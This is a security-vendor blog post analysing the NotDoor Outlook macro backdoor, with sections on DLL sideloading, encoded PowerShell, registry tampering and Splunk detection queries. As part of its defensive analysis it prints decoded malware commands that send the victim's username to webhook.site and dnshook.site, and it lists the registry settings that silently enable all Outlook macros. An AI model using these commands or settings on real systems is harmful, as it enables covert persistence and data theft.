

NotDoor Insights: A Closer Look at Outlook Macros and More

 splunk.com/en_us/blog/security/notdoor-insights-a-closer-look-at-outlook-macros-and-more.html

```
.rdata:0000000180005804 ; Exported entry 4. AcceptSecurityContext
.rdata:0000000180005804 public AcceptSecurityContext
.rdata:0000000180005804 AcceptSecurityContext db 'tmp7EC9.AcceptSecurityContext',0
.rdata:0000000180005804 ; DATA XREF: .rdata:off_18000530
.rdata:0000000180005822 aAcquirecredent db 'AcquireCredentialsHandleA',0
.rdata:0000000180005822 ; DATA XREF: .rdata:off_18000550
.rdata:000000018000583C ; Exported entry 5. AcquireCredentialsHandleA
.rdata:000000018000583C public AcquireCredentialsHandleA
.rdata:000000018000583C AcquireCredentialsHandleA db 'tmp7EC9.AcquireCredentialsHandleA',0
.rdata:000000018000583C ; DATA XREF: .rdata:off_18000530
.rdata:000000018000585E aAcquirecredent_0 db 'AcquireCredentialsHandleW',0
.rdata:000000018000585E ; DATA XREF: .rdata:off_18000550
.rdata:0000000180005878 ; Exported entry 6. AcquireCredentialsHandleW
.rdata:0000000180005878 public AcquireCredentialsHandleW
.rdata:0000000180005878 AcquireCredentialsHandleW db 'tmp7EC9.AcquireCredentialsHandleW',0
.rdata:0000000180005878 ; DATA XREF: .rdata:off_18000530
.rdata:000000018000589A aAddcredentials db 'AddCredentialsA',0 ; DATA XREF: .rdata:off_18000550
.rdata:00000001800058AA ; Exported entry 7. AddCredentialsA
.rdata:00000001800058AA public AddCredentialsA
.rdata:00000001800058AA AddCredentialsA db 'tmp7EC9.AddCredentialsA',0
.rdata:00000001800058AA ; DATA XREF: .rdata:off_18000530
.rdata:00000001800058C2 aAddcredentials_0 db 'AddCredentialsW',0
.rdata:00000001800058C2 ; DATA XREF: .rdata:off_18000550
.rdata:00000001800058D2 ; Exported entry 8. AddCredentialsW
.rdata:00000001800058D2 public AddCredentialsW
.rdata:00000001800058D2 AddCredentialsW db 'tmp7EC9.AddCredentialsW',0
.rdata:00000001800058D2 ; DATA XREF: .rdata:off_18000530
.rdata:00000001800058EA aAddsecuritypac db 'AddSecurityPackageA',0
.rdata:00000001800058EA ; DATA XREF: .rdata:off_18000550
.rdata:00000001800058FE ; Exported entry 9. AddSecurityPackageA
.rdata:00000001800058FE public AddSecurityPackageA
.rdata:00000001800058FE AddSecurityPackageA db 'tmp7EC9.AddSecurityPackageA',0
.rdata:00000001800058FE ; DATA XREF: .rdata:off_18000530
.rdata:000000018000591A aAddsecuritypac_0 db 'AddSecurityPackageW',0
```

Threat actors have used malicious Outlook macros for years for backdoor persistence or lateral movement. Because of the nature of macros being in a native file used by Outlook, these types of attacks can be fairly unnoticed. NotDoor was a backdoor first discovered by Lab52, the threat intelligence arm of Spanish cybersecurity firm S2 Grupo. They tied it to recent APT28 (Fancy Bear) campaigns. This new backdoor is Outlook Macros to monitor incoming emails for specific triggers, and when the system receives such an email, it executes code paths found in the VBA macro. This allows an attacker to exfiltrate data, upload files, and execute commands on the victim's computer while using an inconspicuous application as the C2.

In this blog, the [Splunk Threat Research Team](#) analyzes this malware to show how these techniques involving macros can be detected. This analysis provides valuable insights for enhancing Splunk detections and expanding security coverage, empowering organizations to

better identify and mitigate threats associated with this type of attack.

Tactics and Techniques

In this malware, the files are staged in **C:\ProgramData** by the actor after gaining access to the system through other means. The files consist of four parts: A legitimate **OneDrive.exe** executable, the malicious **SSPICLI.dll** which is sideloaded by OneDrive, **tmp7E9C.dll** a renamed copy of the original **sspicli.dll** that is used by the malicious dll, and **testtemp.ini** which is the VBA Macro backdoor.

OneDrive Sideloaded (T1574.001)

On Windows systems, Dynamic Link Library (DLL) files are binary components that provide shared code for applications. Threat actors often exploit these files through a technique called DLL hijacking, which takes advantage of how Windows applications locate and load DLLs.

One of the more prevalent forms of DLL hijacking is DLL sideloading. In this method, an attacker places a malicious DLL that is named identically to a legitimate one into the same directory as the application. As a result, when the program runs, it checks the current directory and loads the attacker's DLL instead of a legitimate DLL, allowing the malicious code to execute. In this case the legitimate OneDrive.exe executable is vulnerable to loading SSPICLI.dll. The malicious DLL also references a **tmp7EC9.dll** in most of its exports. This is a renamed working SSPICLI.dll so that OneDrive doesn't crash or throw errors when it's started.

```

.rdata:0000000180005804 ; Exported entry 4. AcceptSecurityContext
.rdata:0000000180005804 public AcceptSecurityContext
.rdata:0000000180005804 AcceptSecurityContext db 'tmp7EC9.AcceptSecurityContext',0
.rdata:0000000180005804 ; DATA XREF: .rdata:off_18000530
.rdata:0000000180005822 aAcquirecred db 'AcquireCredentialsHandleA',0
.rdata:0000000180005822 ; DATA XREF: .rdata:off_18000550
.rdata:000000018000583C ; Exported entry 5. AcquireCredentialsHandleA
.rdata:000000018000583C public AcquireCredentialsHandleA
.rdata:000000018000583C AcquireCredentialsHandleA db 'tmp7EC9.AcquireCredentialsHandleA',0
.rdata:000000018000583C ; DATA XREF: .rdata:off_18000530
.rdata:000000018000585E aAcquirecred_0 db 'AcquireCredentialsHandleW',0
.rdata:000000018000585E ; DATA XREF: .rdata:off_18000550
.rdata:0000000180005878 ; Exported entry 6. AcquireCredentialsHandleW
.rdata:0000000180005878 public AcquireCredentialsHandleW
.rdata:0000000180005878 AcquireCredentialsHandleW db 'tmp7EC9.AcquireCredentialsHandleW',0
.rdata:0000000180005878 ; DATA XREF: .rdata:off_18000530
.rdata:000000018000589A aAddcredentials db 'AddCredentialsA',0 ; DATA XREF: .rdata:off_18000550
.rdata:00000001800058AA ; Exported entry 7. AddCredentialsA
.rdata:00000001800058AA public AddCredentialsA
.rdata:00000001800058AA AddCredentialsA db 'tmp7EC9.AddCredentialsA',0
.rdata:00000001800058AA ; DATA XREF: .rdata:off_18000530
.rdata:00000001800058C2 aAddcredentials_0 db 'AddCredentialsW',0
.rdata:00000001800058C2 ; DATA XREF: .rdata:off_18000550
.rdata:00000001800058D2 ; Exported entry 8. AddCredentialsW
.rdata:00000001800058D2 public AddCredentialsW
.rdata:00000001800058D2 AddCredentialsW db 'tmp7EC9.AddCredentialsW',0
.rdata:00000001800058D2 ; DATA XREF: .rdata:off_18000530
.rdata:00000001800058EA aAddsecuritypac db 'AddSecurityPackageA',0
.rdata:00000001800058EA ; DATA XREF: .rdata:off_18000550
.rdata:00000001800058FE ; Exported entry 9. AddSecurityPackageA
.rdata:00000001800058FE public AddSecurityPackageA
.rdata:00000001800058FE AddSecurityPackageA db 'tmp7EC9.AddSecurityPackageA',0
.rdata:00000001800058FE ; DATA XREF: .rdata:off_18000530
.rdata:000000018000591A aAddsecuritypac_0 db 'AddSecurityPackageW',0

```

Figure 1: DLL Exports

This does mean the unusual DLL is loaded by Outlook as well which can be an additional indicator that something suspicious is happening.

Figure 2: DLL Load by Onedrive

Upon execution, the macro will create a directory at **%TEMP%\Test**. This folder serves as a repository for various artifacts generated during the malware's operation.

Encoded Powershell (T1027.010)

Once loaded, the DLL executes a few commands on the system. Several of them are base64 encoded Powershell commands. OneDrive.exe spawning Powershell is fairly suspicious on its own, but taking a look at the commands being executed gives a better understanding of what is going on.

Figure 3: Powershell Execution by Onedrive

A couple of them are various network checks. These likely send the username to the webhook dns hooking service as a check that the code executed correctly.

```

qmemcpy(
v4,
"-enc bgBzAGwAbwBvAGsAdQBwACAAIgAkAGUAbgB2AdoAVQBTAEUAUGBOAEATQBFAC4AOQAxADAAYwBmADMANQAxAC0AYQAwADUAZAAtADQAZgA2A"
"DcAlQBhAGIAOABlAC0AngBmADYAMgBjAGYAYQA4AGUAMgA2AGQALgBkAG4AcwBoAG8AbwB8rAC4AcwBpAHQAZQAiAA=",
204);
v4[102] = *(unsigned __int8 *) (0x180000000LL + 17708);
sub_1800011C0(Block);

```

Figure 4: Encoded nslookup

nslookup "\$env:USERNAME.910cf351-a05d-4f67-ab8e-6f62cfa8e26d.dnshook.site"

```

qmemcpy(
v6,
"-enc YwBtAGQAIAAvAGMAIABjAHUAcgBsACAAIgBoAHQAdABwAdoALwAvAHcAZQBIAgGAbwBvAGsALgBzAGkAdABlAC8AQQAxADAAYwBmADMANQAx"
"C0AYQAwADUAZAAtADQAZgA2AdcALQBhAGIAOABlAC0AngBmADYAMgBjAGYAYQA4AGUAMgA2AGQAPwAkAGUAbgB2AdoAVQBTAEUAUGBOAEATQBFACI",
228);
v6[114] = *(unsigned __int8 *) (0x180000000LL + 17940);
sub_1800011C0(Block);

```

Figure 5: Encoded curl

cmd /c curl "http://webhook.site/910cf351-a05d-4f67-ab8e-6f62cfa8e26d?\$env:USERNAME"

The important one is the command to copy testtemp.ini to a specific directory in AppData.

```

qmemcpy(
v2,
"-enc JABhAD0AJABlAG4AdgA6AEUAUABQAEQAQQBUAEAOwBjAG8AcAB5ACAAYwA6AFwAcABYAG8AZwByAGEAbQBkAGEAdABhAFwAdABlAHMAdAB0A"
"GUABQBwAC4AaQBwAGkAIAAiACQAYQBcAE0AaQBjAHIAbwBzAG8AZgB0AFwATwB1AHQAbABvAG8AAwBcAFYAYgBhAFAAcgBvAGoAZQBjAHQALgBPAFQATQAiAA=",
236);
v2[118] = (unsigned __int8)aEncJabhad0ajab[236];
sub_1800011C0(Block);

```

Figure 6: Encoded File Copy

\$a=\$env:APPDATA;copy c:\programdata\testtemp.ini "\$a\Microsoft\Outlook\VbaProject.OTM"

We can see in Procmon that the file is created in the users Roaming directory with a very specific name (VBAProject.OTM).

18:51:...	powershell.exe	1632	CreateFile	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	QueryAttributeT...	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	CloseFile	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	CreateFile	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	QueryStandardI...	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	QueryBasicInfor...	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	QueryStreamInf...	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	QueryBasicInfor...	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	QueryEaInform...	C:\ProgramData\testtemp.ini	SUCCESS
18:51:...	powershell.exe	1632	CreateFile	C:\Users\localuser\AppData\Roaming\Microsoft\Outlook\VbaProject.OTM	SUCCESS
18:51:...	powershell.exe	1632	CloseFile	C:\Users\localuser\AppData\Roaming\Microsoft\Outlook\VbaProject.OTM	SUCCESS
18:51:...	powershell.exe	1632	CreateFile	C:\Users\localuser\AppData\Roaming\Microsoft\Outlook\VbaProject.OTM	SUCCESS
18:51:...	powershell.exe	1632	QueryAttributeI...	C:\Users\localuser\AppData\Roaming\Microsoft\Outlook\VbaProject.OTM	SUCCESS
18:51:...	powershell.exe	1632	QueryBasicInfor...	C:\Users\localuser\AppData\Roaming\Microsoft\Outlook\VbaProject.OTM	SUCCESS
18:51:...	powershell.exe	1632	QueryAttributeI...	C:\ProgramData\testtemp.ini	SUCCESS

Figure 7: File Copy to Roaming Directory

Outlook Macro (T1137.005)

%APPDATA%\Microsoft\Outlook\VbaProject.otm is the file where Microsoft Outlook stores VBA macros that you create inside Outlook. Unlike Word or Excel, Outlook consolidates all macros into this single file. This contains your custom VBA scripts created in Outlook, such as automation

tasks, custom email handling, or event-driven code. If the file exists, Outlook can load the macros at startup, which can be a security issue if the file is created by a malicious actor from outside of the program. This is exactly what the NotDoor malware was doing with the encoded Powershell command to copy the testtemp.ini file to the VBAProject.OTM file. Monitoring for file creation events of this file path from processes other than Outlook.exe is important for detecting rogue Outlook macros. This particular malicious macro acts as a C2 channel. The malware uses several Outlook functions (**Application_MAPILogonComplete** and **Application_NewMailEx**) to run code on Outlook startup or when new emails arrive. It is obfuscated with randomized variable and function names, and it uses a custom string encoding method for several of its actions. In addition to monitoring incoming emails for command and control triggers, the macro can send outgoing emails with exfiltrated data.

Modify Registry (T1112)

The DLL does a few other things after all the powershell commands to allow the malicious macro to function properly. Primarily it modifies several registry entries. One of these is the **LoadMacroProviderOnBoot** key. By default, Outlook supports running VBA macros stored in the VbaProject.otm file we mentioned. This registry value acts as a switch for automatic loading of these macros on startup.

```
sub_180001D60(lpValueName, L"LoadMacroProviderOnBoot");
sub_180001D60(Block, L"Software\\Microsoft\\Office\\16.0\\Outlook");
Data = 1;
v8 = (const WCHAR *)lpValueName;
if ( v28 > 7 )
    v8 = lpValueName[0];
v9 = Block;
if ( v25 > 7 )
    v9 = (void **)Block[0];
RegSetKeyValueW(HKEY_CURRENT_USER, (LPCWSTR)v9, v8, 4u, &Data, 4u);
```

Figure 8: LoadMacroProviderOnBoot Registry Changes

We can see again in Procmon that the staged OneDrive executable is modifying this registry key under HKCU.

18:51:...	OneDrive.exe	4048	RegCreateKey	HKCU\Software\Microsoft\Office\16.0\Outlook	SUCCESS	Desired Access: S...
18:51:...	OneDrive.exe	4048	RegSetValue	HKCU\SOFTWARE\Microsoft\Office\16.0\Outlook\LoadMacroProviderOnBoot	SUCCESS	Type: REG_DWO...
18:51:...	OneDrive.exe	4048	RegCloseKey	HKCU\SOFTWARE\Microsoft\Office\16.0\Outlook	SUCCESS	
18:51:...	OneDrive.exe	4048	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
18:51:...	OneDrive.exe	4048	RegCreateKey	HKCU\Software\Microsoft\Office\16.0\Outlook\Security	SUCCESS	Desired Access: S...
18:51:...	OneDrive.exe	4048	RegSetValue	HKCU\SOFTWARE\Microsoft\Office\16.0\Outlook\Security\Level	SUCCESS	Type: REG_DWO...
18:51:...	OneDrive.exe	4048	RegCloseKey	HKCU\SOFTWARE\Microsoft\Office\16.0\Outlook\Security	SUCCESS	
18:51:...	OneDrive.exe	4048	RegQueryKey	HKCU	SUCCESS	Query: HandleTag...
18:51:...	OneDrive.exe	4048	RegCreateKey	HKCU\Software\Microsoft\Office\16.0\Outlook\Options\General	SUCCESS	Desired Access: S...
18:51:...	OneDrive.exe	4048	RegSetValue	HKCU\SOFTWARE\Microsoft\Office\16.0\Outlook\Options\General\POINT_STRING	SUCCESS	Type: REG_SZ, Le...
18:51:...	OneDrive.exe	4048	RegCloseKey	HKCU\SOFTWARE\Microsoft\Office\16.0\Outlook\Options\General	SUCCESS	
18:51:...	OneDrive.exe	4048	ReadFile	C:\ProgramData\Microsoft\...	SUCCESS	Offset: 191,488, 1...

Figure 9: Registry Changes in Procmon

The next registry entry that is modified is the Outlook Security Level. This also is part of Outlook's macro controls. The following are the possible values for this key

- 4 = Disable all macros
- 3 = Notification for digitally signed macros
- 2 = Notifications for all macros
- 1 = Enable all Macros

```
sub_180001D60(lpValueName, L"Level");
sub_180001D60(Block, L"Software\\Microsoft\\Office\\16.0\\Outlook\\Security");
Data = 1;
v12 = (const WCHAR *)lpValueName;
if ( v28 > 7 )
    v12 = lpValueName[0];
v13 = Block;
if ( v25 > 7 )
    v13 = (void **)Block[0];
RegSetKeyValueW(HKEY_CURRENT_USER, (LPCWSTR)v13, v12, 4u, &Data, 4u);
```

Figure 10: Outlook Security Registry Changes

In this case we can see that the value is being set to 1 so that all macros are enabled and no notifications are given when macros execute.

The final Outlook registry value that is modified is for modifying which dialogs are displayed. The **PONT_STRING** registry key in Outlook stores a comma-separated list of dialog box identifiers that have been suppressed by the user selecting the "Don't show this message again" option. This functionality allows Outlook to remember user preferences and prevent the display of certain prompts in the future. By modifying this value the attackers are disabling certain popups that might cause their actions to be noticed.

```
sub_180001D60(lpValueName, L"32,");
sub_180001D60(v29, L"PONT_STRING");
sub_180001D60(Block, L"Software\\Microsoft\\Office\\16.0\\Outlook\\Options\\General");
lpData = lpValueName;
if ( v28 > 7 )
    lpData = (
        0: 0008 rcx      _QWORD *a1;
        1: 0008 rdx      _WORD *a2;
        RET 0008 rax      _QWORD *;
        TOTAL STKARGS SIZE: 32
    );
v17 = (const
if ( v30 > 7 )
    v17 = v29[
v18 = Block;
if ( v25 > 7 )
    v18 = (void **)Block[0];
RegSetKeyValueW(HKEY_CURRENT_USER, (LPCWSTR)v18, v17, 1u, lpData, 2 * v27 + 2);
```

Figure 11: PONT_STRING Registry Changes

Below is a list of common dialog values and their associated prompts:

Value	Dialog
8	"Do you want to turn the Journal on?" dialog seen when you first access the Journal.

10	Run Rules dialog: "Rules will only be run on items in mail folders." Seen when Include subfolders is selected.
11	Booked Resources Dialog: "The resources for the meeting were successfully booked."
13	Expand Distribution List dialog: "If you expand the list, Outlook will replace the list with its members."
23	Send using Ctrl+Enter: "You pressed CTRL+ENTER. Do you want to use CTRL+ENTER as a keyboard shortcut for sending a message?"
31	Bulk Deletion Confirmation dialog: "Are you sure you want to delete all items in this folder?"
32	Content Download Warning dialog: "This message contains content from the Internet. Do you want to download it?"
35	Add to Blocked Senders dialog: "The sender of the selected message has been added to your Blocked Senders List."
36	Add to Safe Senders dialog: "The sender of the selected message has been added to your Safe Senders List."
84	Group Mailbox Move Confirmation dialog: "Are you sure you want to move messages to the 'GroupName' group?"

The value that NotDoor is creating specifically blocks content download warnings. This enables it to function without notifying the user about malicious content.

Detecting NotDoor and Similar Malware

Analytic Story from the Splunk Threat Research Team

To help security teams defend against these disruptive campaigns, we've developed comprehensive detection content for Splunk. Our approach focuses on identifying the distinctive patterns and behaviors associated with Outlook macro malware such as NotDoor. We've developed an [analytic story](#) to assist organizations in quickly deploying this content. Here are just a few of the detections focused on the malicious TTPs we've mentioned.

Malicious PowerShell

[Malicious PowerShell Process - Encoded Command](#)

A common obfuscation activity actors will take is using encoded Powershell commands on the system to hide the true activity from prying eyes. If confirmed malicious, this behavior could allow attackers to execute hidden code, potentially leading to unauthorized access, privilege escalation,

or persistent threats within the environment. Review parallel events to determine legitimacy and tune based on known administrative scripts.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime
  from datamodel=Endpoint.Processes
  where `process_powershell`
  by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid
Processes.parent_process_id Processes.parent_process_name
Processes.parent_process_path Processes.processProcesses.process_exec
Processes.process_guid Processes.process_hash
Processes.process_id Processes.process_integrity_level Processes.process_name
Processes.process_path Processes.user Processes.user_id Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| where match(process,"(?:)[\-\|\/\|-\|-\|][Ee^]{1,2}[NnCcOoDdEeMmAa^]+\s+[\"]?[A-Za-z0-9+/=]{5,}[\"]?")
```




Figure 12: Malicious PowerShell

Outlook Registry Activity

Monitoring the Outlook registry keys that are responsible for macro security can help find these types of malware. Outlook macros have direct access to the emails and can be used to exfiltrate data or even used as command and control. These do leverage the Registry datamodel within Splunk.

[Windows Outlook LoadMacroProviderOnBoot Persistence](#)

The following analytic detects the modification of the Windows Registry key "LoadMacroProviderOnBoot" under Outlook. This enables automatic loading of macros, which could allow malicious scripts to run without notice.

```
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Registry
WHERE Registry.registry_path="*\\Outlook\\"
Registry.registry_value_name="LoadMacroProviderOnBoot"
Registry.registry_value_data="0x00000001" by Registry.action
Registry.dest Registry.process_guid Registry.process_id Registry.registry_hive
Registry.registry_path
Registry.registry_key_name Registry.registry_value_data Registry.registry_value_name
Registry.registry_value_type Registry.status Registry.user Registry.vendor_product
| `drop_dm_object_name(Registry)` | `security_content_ctime(firstTime)` |
`security_content_ctime(lastTime)`
```

The screenshot shows the Splunk Search interface with a search query for LoadMacroProviderOnBoot persistence. The search results table is displayed below the search bar.

action	dest	process_guid	process_id	registry_hive	registry_path	registry_key_name	registry_value_data	registry_value_name	registry_value_type	status	user
modified	WIN10-21H1.snapattack.labs	F51F9151-CCF0-66AB-5100-00000000C00	9184	HKEY_CURRENT_USER	HKU\S-1-5-21-1538153195-943065003-848949206-1000\SOFTWARE\Microsoft\Office\16.0\Outlook\Security\Level	Security	0x00000001	Level	REG_DWORD	success	local

Figure 13: LoadMacroProviderOnBoot Persistence

[Windows Outlook Macro Security Modified](#)

This detects the modification of the Windows Registry key "Level" under Outlook Security. This can allow all macros to execute without warning, which could lead to malicious scripts to run without notice.

```
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Registry
WHERE Registry.registry_path="*\\Outlook\\Security*"
Registry.registry_value_name="Level"
Registry.registry_value_data="0x00000001" by Registry.action
Registry.dest Registry.process_guid Registry.process_id Registry.registry_hive
Registry.registry_path
Registry.registry_key_name Registry.registry_value_data Registry.registry_value_name
Registry.registry_value_type Registry.status Registry.user Registry.vendor_product
| `drop_dm_object_name(Registry)` | `security_content_ctime(firstTime)` |
`security_content_ctime(lastTime)`
```

The screenshot shows the Splunk Search interface with a search query for Outlook Macro Security Modification. The search results table is displayed below the search bar.

action	dest	process_guid	process_id	registry_hive	registry_path	registry_key_name	registry_value_data	registry_value_name	registry_value_type
modified	WIN10-21H1.snapattack.labs	F51F9151-CCF0-66AB-5100-00000000C00	9184	HKEY_CURRENT_USER	HKU\S-1-5-21-1538153195-943065003-848949206-1000\SOFTWARE\Microsoft\Office\16.0\Outlook\LoadMacroProviderOnBoot	Outlook	0x00000001	LoadMacroProviderOnBoot	REG_DWORD

Figure 14: Outlook Macro Security Modification

[Windows Outlook Dialogs Disabled from Unusual Process](#)

The modification of the Windows Registry key "PONT_STRING" under Outlook Options by an unusual process. This disables certain dialog popups within Outlook. This can prevent certain activities from gaining the attention of the Outlook user.

```
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Registry
WHERE Registry.registry_path="*\\Outlook\\Options\\General*"
Registry.registry_value_name="PONT_STRING"
by Registry.action Registry.dest Registry.process_guid Registry.process_id
Registry.registry_hive
Registry.registry_path Registry.registry_key_name Registry.registry_value_data
Registry.registry_value_name Registry.registry_value_type Registry.status
Registry.user
Registry.vendor_product | `drop_dm_object_name(Registry)` | join process_guid [|
tstats
`security_content_summariesonly` count FROM datamodel=Endpoint.Processes WHERE NOT
(Processes.process_name = "Outlook.exe") by _time span=1h
Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid
Processes.parent_process_id Processes.parent_process_name
Processes.parent_process_path
Processes.process Processes.process_exec Processes.process_guid
Processes.process_hash
Processes.process_id Processes.process_integrity_level Processes.process_name
Processes.process_path
Processes.user Processes.user_id Processes.vendor_product |
`drop_dm_object_name(Processes)`]
| fields _time parent_process_name parent_process process_name process_path process
process_guid registry_path registry_value_name registry_value_data registry_key_name
action dest user | `security_content_ctime(firstTime)` |
`security_content_ctime(lastTime)`
```




Figure 15: Outlook Dialogs Disabled

Outlook Macro File Creation Events

[Windows Outlook Macro Created by Suspicious Process](#)

The VbaProject.OTM file is a special file used by Microsoft Outlook to store VBA macros. It is created automatically when a user first makes a macro in Outlook, and from that point forward, it serves as the persistent container for all Outlook-specific macro code. Under normal conditions, this file is only generated and modified by Outlook.exe itself during legitimate macro activity. If the file is created or modified by any other process, it may indicate suspicious or malicious behavior.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime values(Filesystem.file_create_time) as file_create_time from
datamodel=Endpoint.Filesystem
  where Filesystem.file_path="*Appdata\\Roaming\\Microsoft\\Outlook\\VbaProject.OTM"
  by Filesystem.action Filesystem.dest Filesystem.file_access_time
  Filesystem.file_create_time Filesystem.file_hash Filesystem.file_modify_time
Filesystem.file_name
  Filesystem.file_path Filesystem.file_acl Filesystem.file_size
Filesystem.process_guid
  Filesystem.process_id Filesystem.user Filesystem.vendor_product |
`drop_dm_object_name(Filesystem)`
  | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```




Figure 16: Outlook Macro File Creation

IOCs

File Indicators

File	Hash
SSPICLI.dll	5a88a15a1d764e635462f78a0cd958b17e6d22c716740febc114a408eef66705
testtemp.ini	8f4bca3c62268fff0458322d111a511e0bcfba255d5ab78c45973bd293379901

Learn More

This blog helps security analysts, blue teamers, and Splunk customers identify NotDoor, and similar malware, by enabling the community to discover related TTPs used by threat actors and adversaries. You can implement the detections in this blog using the [Enterprise Security Content](#)

[Updates app](#) or the [Splunk Security Essentials app](#). To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions if you need an invitation to our Splunk user groups on Slack.

